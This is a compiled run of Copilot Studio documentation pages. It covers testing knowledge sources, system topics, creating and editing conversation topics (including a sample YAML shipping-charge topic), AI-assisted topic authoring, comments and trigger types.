1. Select your agent.
2. Open the **Knowledge** page.
3. Select the three dots (⋮) next to the desired knowledge source, and select **Edit** from the dropdown list.
4. Modify the knowledge source details as needed.
5. Select **Save** to confirm the changes.

Test your agent's knowledge sources

06/04/2025

Testing an agent with knowledge sources automatically grounds that agent with those knowledge sources.

After adding a knowledge source, use **Test your agent** to see if it's working in your agent. Only knowledge sources with a **Ready** status can be used in **Test your agent**.

Understanding knowledge status

The following table outlines the status of knowledge sources.

 Expand table

Status	Details
Ready	You can use this knowledge in Test your agent .
Preparing	This knowledge source isn't ready for you to use in Test your agent . This status only applies to file upload and Dataverse knowledge sources.
Not allowed	This knowledge source is blocked by a data loss prevention (DLP) policy and isn't available for use in Test your agent .
Error	This knowledge source had issues while preparing.

Test your agent's generative answers reach

1. Select **Test**.
2. In the **Test your agent** panel, ask your agent questions that take advantage of the generative answers capability.

Generative answers works well with a large variety of question types.

However, some types might produce less helpful responses, including:

- Personal questions.
- Questions that require authenticated access to content.
- Questions that have no related content at a specified URL.



Tip

To test specific knowledge sources, turn off all the other knowledge sources in your generative answers node except the one that you want to test. Then change the [content moderation](#) setting. Once you're done testing that specific knowledge source, reactivate the other knowledge sources that you think should be relevant in that generative answers node.

Forming questions

- Agents might have difficulty answering questions that require calculations, comparisons, or form submissions. Agents might not understand comparative and superlative terms such as better or best, latest, or cheapest in a question.
- If the agent can't generate an answer to a question, it prompts you to rephrase the question. After two of these prompts, the agent initiates the [Escalate](#) system topic. System topics are topics automatically included with each agent.
- To learn more about how Bing interprets the question against the URL you specify, add `site: \<your URL here>` to the end of your question to see the top Bing results for the question.
- If your agent includes the legacy [lesson topics](#), consider [turning off or deleting these topics](#), since they might be invoked before any knowledge sources.

Tip

In your chat window, you can provide feedback on how well the AI does by selecting the "thumbs up" or "thumbs down" icon underneath the generated answer.

If you see an irrelevant or inappropriate generated response, select the thumbs down icon to let us know. You can also include more detailed feedback.

We use this feedback to improve the quality of the AI.

FAQ

These frequently asked questions (FAQ) describe how to diagnose your knowledge sources in a [generative answers node](#).

Why is my agent not answering questions using knowledge sources?

In this scenario, verify the following settings:

- Ensure that your knowledge sources are enabled in one or more of your generative answers nodes.
- Ensure not to exceed the maximum number of knowledge sources allowed for your generative answers node. For more information, see [Supported knowledge sources](#).
- Ensure that [Content moderation](#) for your generative answers node is set to the correct level.
- If the **Conversational boosting** system topic isn't providing enough coverage, consider adding a new topic that uses trigger phrases built for your knowledge sources.

Known issue

A published agent might be using the latest unpublished updates of a Dataverse knowledge source.

Use system topics

Summarize this article for me

System topics are common topics used in conversations with an agent.

System topics are configured to trigger at appropriate times in response to related events. However, you can manually trigger system topics by [redirecting](#) a conversation to them. Some system events have trigger phrases that you can customize to fit your needs.

System topics

Web app

Unlike topics that you create, system topics are built into Copilot Studio and added to an agent automatically when you create it. System topics help your agent respond to common events like escalation and have essential behavior like ending a conversation. You can't delete system topics, but you can turn off the ones you don't need.

We recommend not customizing system topics until you're comfortable creating an end-to-end agent conversation.

System topic conditions and behaviors

This list describes the available system topics and reveals what triggers them.

Conversation Start

- Greets users and introduces the agent and its capabilities.
- Triggers when an agent first engages with a user in conversation.

ⓘ Note

For agents published to the Microsoft Teams channel, the **Conversation Start** topic runs *only once*: the first time a user adds the agent to Teams, even if they remove it and add it back. The reason for this behavior is that Teams uses the same conversation ID for every session with the agent.

Conversational boosting

- Creates generative answers from external data sources.
- Triggers when the agent can't find a match for the user query.

End of Conversation

- Confirms with customers that their query is answered.
- Triggers from a redirection. Call this topic from a custom topic when you're ready to end a conversation.

Escalate

- Informs customers if they need to speak with a human.
- Triggers when "talk to agent" is matched or the **Escalate system event** is called.

For example, **Question** nodes can be configured to escalate if they don't receive a valid answer from the customer.

Note

For a Copilot Studio agent configured to [hand off to OmniChannel](#), follow the instructions in [Hand off to a live agent](#) to ensure proper handoff to Dynamics 365 Customer Service.

Fallback

- Informs users their query couldn't be matched to a topic and asks them to try again.
- Triggers when the agent can't match the user's question or message to a topic.

Multiple Topics Matched

- Also known as "did you mean".
- Prompts users to choose their intended topic and sets a system variable to identify the topic triggered.
- Triggers when a user's message closely matches multiple topics.

On Error

- Informs customers that a user error occurred. (This system topic doesn't handle *system* errors.)

The message includes an error code, the conversation ID, and the error timestamp. Use these values later for debugging. If the conversation takes place in the test panel, a detailed [error message](#) appears to help you diagnose the issue.

- Triggers when an error occurs during a conversation.

Reset Conversation

- Resets the conversation by clearing variable values and forcing the agent to use its latest published version.
- Triggers with a redirection.

ⓘ Note

By default, this topic *doesn't* clear the conversation history. Some channels, such as Microsoft Teams, maintain extensive conversation history. If you want to clear the conversation history at some point in the conversation, you must use a **Clear variable values** node with the option **Conversation history for the current session**, in addition to the **Clear variable values** node that's already part of the **Reset Conversation** system topic. Learn more in [More control options for generative orchestration](#).

Sign in

- Prompts customers to sign in when user authentication is enabled. Learn how to [add user authentication to topics](#).
- Triggers at the beginning of the conversation when users are required to sign in, or when the conversation reaches a node that uses authentication variables.

Create and edit topics

In Copilot Studio, a topic defines how an agent conversation progresses.

To author topics, you can [describe what you want and have AI create the topic for you](#), or create topics from scratch.

For more information about agent and topic limits, see [Quotas, limits, app registration, certificates, and configuration values](#).

Selecting the right topic to respond to a user

To determine how to respond to users, agents use either [generative orchestration](#) or classic orchestration.

With *generative orchestration*, an agent answers user queries or responds to event triggers by selecting the most appropriate combination of topics, actions, and knowledge. Each topic has a description that informs the agent of its purpose. Learn more about [authoring descriptions](#).

In agents configured to use *classic orchestration*, each topic has a set of *trigger phrases*—phrases, keywords, and questions that a customer is likely to use for queries related to a specific issue. These agents use natural language understanding, the customer's message, and the topic's trigger phrases to find the best topic. The customer input doesn't need to exactly match a topic trigger phrase to trigger the topic. For example, a topic about store hours might have the trigger phrase "check store hours." If a customer enters "see store opening hours," this phrase triggers your store hours topic. Learn more about [authoring trigger phrases](#).

Topics in Copilot Studio

In Copilot Studio, a *topic* represents a portion of a conversation between a user and an agent. You define topics on an *authoring canvas*. A topic contains one or more *nodes*, which together determine the conversational paths that a topic can take. Each node performs an action, such as sending a message or asking a question.

Web app

An agent can have two types of topics: *system* and *custom* topics. Every new agent starts with a set of predefined system and custom topics.

- System topics support essential behaviors, such as a custom request to speak to a person or end the conversation. Some system topics have trigger phrases, which you can customize to fit your agent's needs.

- You can't create system topics.
- You can't delete system topics, but you can turn them off.
 - You can make changes to system topics. However, you should wait until you're comfortable creating complete agent experiences before you start editing system topics.

For more information, see [Use system topics](#).

- The predefined custom topics cover common behaviors, such as greeting a customer, ending a conversation, or restarting conversation.
 - You can make changes to the predefined custom topics or remove them from your agent entirely.
 - All topics that you create are custom topics.

Node types

The following types of node are available.

Web app

 Expand table

Node type	Description
Message node	Send the customer a message.
Question node	Ask the customer a question.
Adaptive Card node	Show an interactive card with one or more response buttons or input fields.
Condition node	Branch your conversation based on a condition.
Variable management nodes	Set a value, parse a value, or clear variables (including the ability to clear the conversation history used by the agent).
Topic management	Redirect the conversation, transfer the user, or end the topic or conversation.
Tool nodes	Call a flow like Power Automate or Excel Online, or use a connector or another type of tool.
Advanced	Send generative answers , HTTP requests , events , and more.

Tip

Rename nodes to make them easier to identify. Select the node's name field to update the name directly, or select the **More** icon (...) of the node and select **Rename** from the menu. You can also rename nodes in the [code editor](#).

It's not possible to rename **Trigger** nodes and **Go to step** nodes.

Node names can be up to 500 characters in length.

Create a topic

Web app

1. Go to the **Topics** page for your agent. For better visibility, close the test panel for now.

2. Select **Add a topic**, then select **From blank**.

A **Trigger** node appears on an otherwise blank topic authoring canvas.

3. Select the **More** icon (...) of the **Trigger** node, then select **Properties**. The **On Recognized Intent properties** panel appears.

4. In **On Recognized Intent properties**, select the **Phrases** area. The **Phrases** secondary panel appears.

5. Under **Add phrases**, enter a trigger phrase for your topic.

Your agent needs 5 to 10 trigger phrases to train the AI to understand your customers' responses. To add more trigger phrases, you can either:

- Select the **Add** icon  next to the text field, and enter the desired phrase.
- Paste a set of trigger phrases, each one on a separate line, and select **Enter**.
- Type a set of trigger phrases, pressing **Shift+Enter** after each one to place it on a separate line, and select **Enter**.
- [Upload a file](#) listing trigger phrases you want to add for this topic.

You can include punctuation in a trigger phrase, but it's best to use short phrases rather than long sentences.

6. Select **Details** on the toolbar to open the **Topic details** panel.

7. Add details for your topic:

- Enter a name to identify the topic, such as "Store hours." The **Topics** page lists all the topics defined in your agent by this name.
- If desired, enter a display name to show to the customer when the agent can't determine which topic matches the customer's message.
- If desired, use the **Description** field to describe the purpose of the topic for yourself and other agent makers on your team. Customers never see topic descriptions.

8. Select **Save** on the top menu bar to save your topic.

Important

Avoid using periods (.) in your topic names. It isn't possible to export a solution that contains an agent with periods in the name of any of its topics.

Upload trigger phrases for a topic

From the **Phrases** panel of a topic's **Trigger** node, you can add or replace the set of trigger phrases associated with the topic.

1. Prepare a text file (maximum 3 MB) listing all trigger phrases you want to add for your topic, with each phrase on a separate line.
2. Under **Add phrases**, select **upload a file**.
3. In **Upload a file**, select the desired option:
 - If you want to add new trigger phrases for your topic, select **Append**.
 - To replace all existing trigger phrases with the list from your file, select **Replace**.
4. Drop your file onto the window. Alternatively, select **click to browse**, navigate to your file, and select it.
5. Review the trigger phrases that appear, and select **Add**.
6. Save your topic.

Download trigger phrases for a topic

From the **Phrases** panel of a topic's **Trigger** node, you can download the set of trigger phrases associated with the topic.

1. Under **Add phrases**, select **download**.
2. Save the resulting text file, or open it in a text editor to review its content. Each trigger phrase appears on a separate line.

Edit a topic

Web app

When you create a topic, a **Trigger** node automatically appears on the authoring canvas. You can then add different types of nodes to achieve the desired conversation path for your topic.

To add a node after another node or between two nodes on your topic authoring canvas:

1. Select the **Add node** icon  under the node after which you want to add a new node.
2. Select the desired **node type** from the list that appears.

Delete a node

Select the **More** icon (...) of the node you want to delete, then select **Delete**.

Controls for editing nodes on the canvas

You can use controls on the toolbar to cut, copy, paste, and delete the selected node or selected adjacent nodes.

The toolbar also has a control to undo edits. Select the **Undo** icon  and select:

- **Undo** to undo the most recent change
- **Undo to last save** to revert all actions back to the last save
- **Redo** to redo the previous action

Paste nodes

After you use the **Cut** or **Copy** tools to place one or more nodes on the clipboard, you can paste them on the canvas in two ways:

- If you select a node and then select **Paste**, the nodes on the clipboard are inserted after the selected node.
- If you select the "+" to see the *Add node* menu, then select **Paste**, the node on the clipboard is inserted at that location.

Add input and output parameters for a topic

Topics can have input and output parameters. When a topic [redirects to another topic](#), you can use these parameters to pass information between the topics.

Additionally, if your agent uses [generative mode](#), it can automatically fill topic inputs from the conversation context, or after generating questions to gather values from users. This behavior is similar to how generative slot filling works for actions.

To learn more about input and output parameters for topics, see [Manage topic inputs and outputs](#).

Edit topics with the code editor


The code editor shows the topic in [YAML](#) , a markup language that's easy to read and understand. Use the code editor to copy and paste topics from other bots—even ones created by other authors.

Important

Designing a topic entirely in the code editor and pasting complex topics isn't fully supported.

In this example, you copy and paste YAML into the code editor to quickly add a topic that asks the customer for shipping information.

1. On the **Topics** page, select **Add a topic > From blank**.
2. In the upper-right corner of the authoring canvas, select **More**, then select **Open code editor**.



3. Select and delete the contents of the code editor. Then copy and paste the following YAML code:

YAML

```
kind: AdaptiveDialog
beginDialog:
  kind: OnRecognizedIntent
  id: main
  intent:
    displayName: Lesson 3 - A topic with a condition, variables and a
prebuilt entity
    triggerQueries:
      - Buy items
      - Buy online
      - Buy product
      - Purchase item
      - Order product

  actions:
    - kind: SendMessage
      id: Sjghab
      message: I am happy to help you place your order.

    - kind: Question
      id: eRH3BJ
      alwaysPrompt: false
      variable: init:Topic.State
      prompt: To what state will you be shipping?
      entity: StatePrebuiltEntity

    - kind: ConditionGroup
      id: sEzule
      conditions:
        - id: pbR5LO
          condition: =Topic.State = "California" || Topic.State =
"Washington" || Topic.State = "Oregon"

      elseActions:
        - kind: SendMessage
          id: X7BFUC
          message: There will be an additional shipping charge of $27.50.


        - kind: Question
          id: 6lyBi8
```

```
alwaysPrompt: false
variable: init:Topic.ShippingRateAccepted
prompt: Is that acceptable?
entity: BooleanPrebuiltEntity

- kind: ConditionGroup
  id: 9BR57P
  conditions:
    - id: BW47C4
      condition: =Topic.ShippingRateAccepted = true

  elseActions:
    - kind: SendMessage
      id: LMwySU
      message: Thank you and please come again.
```

4. Select **Save**, then select **Close code editor**. Notice the conditional logic that follows some of the **Question** nodes.



Test and publish

Web app

[Test your agent](#) when you make changes to your topics, to make sure everything works as expected.

Once you're satisfied, [publish your agent to the desired channels](#).

Last updated on 11/12/2025

Create and edit topics with Copilot

09/18/2025

Instead of manually [creating and editing topics](#), Copilot Studio lets you use Copilot to create and iterate on topics, by describing what you want and having AI build it for you.

AI understands what you want to do, then automatically creates a topic with different node types and conversational responses.

The [AI-based agent authoring overview](#) shows how this capability works. You can also use agent authoring with [generative answers](#) to boost conversations.

ⓘ Note

This capability might be subject to usage limits or capacity throttling.

Prerequisites

- Review the [FAQ for Copilot](#) and learn more about [Azure OpenAI](#)
- Review the list of [supported languages](#)

Use Copilot to create a topic in Copilot Studio

1. Go to the **Topics** page for your agent.
2. Select **Add a topic** > **Create from description with Copilot**.
3. In **Create from description with Copilot**, enter a name for your topic.
4. Describe the topic you want to create in simple, plain English. You can include questions you want the agent to ask, messages it should show, and details of the desired behavior.

💡 Tip

To get started, you can select any of the examples. Select **View more examples** to generate new suggestions.


5. Select **Create**.

The new topic appears. The topic includes trigger phrases, and one or more nodes, based on your description.

Use Copilot to edit a topic in Copilot Studio

You can make changes to any topic using the power of natural language understanding (NLU).

1. Go to the **Topics** page for your agent, and open the topic you want to modify.
2. Select **Copilot** on the toolbar.



3. In **Edit with Copilot**, describe what you'd like to change. Use simple, plain English to direct the AI, like in these examples:

- *add a question to ask the user for their date of birth*
- *add two message variations to all questions in the topic*
- *summarize the information collected from the user in an Adaptive Card*

Tip

When you describe a task for your agent, there's no need to mention design elements. For example, if your description includes *ask the user their full name*, Copilot automatically generates (or updates) a **Question** node.

4. Select **Update**.

You can continue to [edit your topic](#) or describe more changes.

If you don't like the changes, select the **Undo** icon  and select **Undo** to go back one action or select **Undo to last save** to go back to the last *save* point.

Tip

To give feedback on the AI, select the "thumbs up" or "thumbs down" icon at the bottom of the **Edit with Copilot** panel.

Select the thumbs down icon and add detailed feedback. We use this feedback to improve the quality of the AI.

What's supported

Copilot can create **Message**, **Question**, and **Condition** nodes when building and iterating on topics in Copilot Studio. Other node types aren't currently supported.

Nodes generated by Copilot in Copilot Studio have the following limitations:

- Copilot understands the required properties on **Message**, **Question**, and **Condition** nodes, such as text to prompt the user or the appropriate output variables. However, Copilot doesn't understand advanced properties of these nodes, such as the reprompt and interruption settings for a **Question** node. You can still manually edit these properties.
- **Condition** nodes that branch a topic from a multiple choice question might show errors in the generated conditions. You can [troubleshoot these errors](#) manually.

Create and reply to comments in topics

Article • 05/01/2025

Comments are notes that are associated with items in your agent. Use comments to help your team collaborate on the agent design and provide feedback, or provide additional information on implementation details of your agent.

In Copilot Studio, you can attach comments to topics and to individual nodes within topics. The comments are stored in a Dataverse table in the default solution.

Replying to a comment creates a comment thread. In a thread, you can discuss a specific issue and prevent confusion from other unrelated comments. You can delete a thread when it's no longer relevant, or mark it as resolved.

ⓘ Note

- Comments aren't exported when you [export an agent](#).
- You can't @mention other agent makers in a comment.
- New comments in a topic become visible to [makers who are editing the same topic](#) when they refresh the page. The topic doesn't need to be saved for new comments to show.

Manage comments

The **Comments** pane lets you create new comment threads, resolve or delete comment threads, and add or delete individual comments. To open the pane for a topic, select **Comments** on the top menu bar.

Comment threads can be created at both the topic level and for individual nodes within the topic.

Both types of comment threads are shown in the **Comments** pane. Topic-level topics are displayed first, in the order they were created. Node-level topics are displayed in the order of where the node appears in the topic.

Selecting a node-level comment thread moves the authoring canvas to the associated node and highlight it.

Selecting a topic-level comment thread moves the authoring canvas to the last selected node.

Create a topic-level comment thread

To create a new topic-level comment thread, open the **Comments** pane and select **New**.

Enter your comment and select **Post comment** at the bottom of the comment entry field. You can also press **Ctrl+Enter** to post the comment.

Create a node-level comment thread

To create a new node-level comment thread, select the More icon (...) of the node, and then select **New comment**.

Enter your comment and select the **Post comment** icon. You can also press **Ctrl+Enter** to post the comment.

A comment icon appears next to a node that has comments. You can select the icon to open the **Comments** pane and go to the first comment for that node.

Edit, delete, and resolve comment threads

Select the **More thread actions** icon (...) at the top of a comment thread to edit its initial comment, delete the entire thread, or resolve the entire thread.

- Editing a comment in a thread doesn't affect other comments in the thread.
- Deleting a thread removes it completely. You can't restore deleted comments or threads.
- Resolving a thread marks it with the label **Resolved**. To reopen a resolved thread, select the **Reopen** icon  at the top of the thread. Reopening a thread lets you add more comments.

Edit and delete individual comments

To edit or delete a comment, select the menu icon at the top of the comment, next to your name.

You can only edit or delete comments that you created.

Deleting a comment removes it completely from its thread. You can't restore deleted comments.

Set topic triggers

For agents that use *generative orchestration*, the default topic trigger is **The agent chooses**. It activates when the agent determines that the topic's name and the description specified on the **Trigger** node match the incoming message from the user.

For agents that use *classic orchestration*, the default topic trigger is **User says a phrase**. It activates when one or more of the specified trigger phrases closely match an incoming message from a user. Other trigger types are available that determine when a topic should be executed.

Prerequisites

Be familiar with [creating and editing topics](#).

Trigger types

Triggers make it possible for your agent to intercept and handle different events or incoming activities of different types. The following trigger types determine when a topic should trigger.

 Tip

When a user sends a message to an agent, the payload is a *message* of type [activity](#). Agents can receive activities of other types depending on what happens in the chat or other events.

For example, Microsoft Teams sends hidden invoke activities, which represent a user action, such as interacting with a [message extension](#).


 Expand table

Type	Description
The agent chooses	<i>Available for agents that use generative orchestration.</i> Fires when the agent determines that the topic's name and description specified on the Trigger node match with the incoming message from the user.
User says a phrase	<i>Available for agents that use classic orchestration.</i> Fires when one or more of the trigger phrases match with the incoming message from a user.
A message is received	Fires when a message activity—the most common type of activity—is received. Received when a user types or says something to the agent.

Type	Description
A custom client event occurs	Fires when an event activity is received. By default, all event activities are responded to. Use the Event name property within the trigger properties to filter for a specific event.
An activity occurs	Fires when an activity of any type is received. You can optionally set the Activity type property in the trigger properties to filter for a specific activity type.
The conversation changes	Fires when a conversation update activity is received. For example, Teams sends an activity of this type when a user joins a conversation.
It's invoked	Fires when an invoke activity is received. Most commonly received from the Teams channel—for example, when the user interacts with a message or search extension in Teams.
It's redirected to	Fires when the topic is called explicitly by another topic. Set the desired inactivity time using the Inactivity duration property in the trigger properties.
The user is inactive for a while	Fires when the user hasn't interacted with the agent after a configured period of time.
A plan completes	<i>Available for agents that use generative orchestration.</i> Fires when the agent finishes executing all planned steps to respond to a user query or autonomous trigger.
An AI-generated response is about to be sent	<i>Available for agents that use generative orchestration.</i> Fires when the agent generates a response for a user after calling one or more topics, tools, or knowledge sources. Use the <code>Response.FormattedText</code> system variable to see the generated response. Set the <code>ContinueResponse</code> variable to false if you want to prevent the orchestration response being sent (that is, if you modify the message and send your own using a Message node).

Change the trigger for a topic


1. Go to the **Topics** page for your agent, and open the topic you want.
2. Hover over the box of the **Trigger** node and select the **Change trigger** icon.




3. Select the appropriate [type of trigger](#) for your topic.
 - For the **The agent chooses** trigger, describe when your agent should use this topic.
 - For the **User says a phrase** trigger, enter the desired trigger phrases.
4. Select **Edit** on the trigger box. The properties panel for the specified trigger type appears.
5. Set the applicable properties for your trigger:
 - [Activity type](#) [↗]
 - [Condition](#)
 - [Priority](#)

Trigger condition

Specify conditions that must be met for the trigger to fire. For example, you might want the trigger to fire only if the channel used by an employee is Microsoft Teams.



If you need more complex conditions, you can switch to the [Power Fx](#) formula editor: select **Builder** then select **Formula**.



Trigger priority

More than one trigger can fire for a single incoming activity, such as a message. The trigger type determines the order the triggers fire.

Order of execution:

1. An activity occurs
2. A message is received / A custom client event occurs / The conversation changes / It's invoked
3. The agent chooses / User says a phrase

If there are more than one qualifying triggers of the same type, the system executes the triggers in the order of creation (oldest first).

You can set the **Priority** property to explicitly determine the order of execution.

Last updated on 11/26/2025

Send a message

Article • 05/01/2025

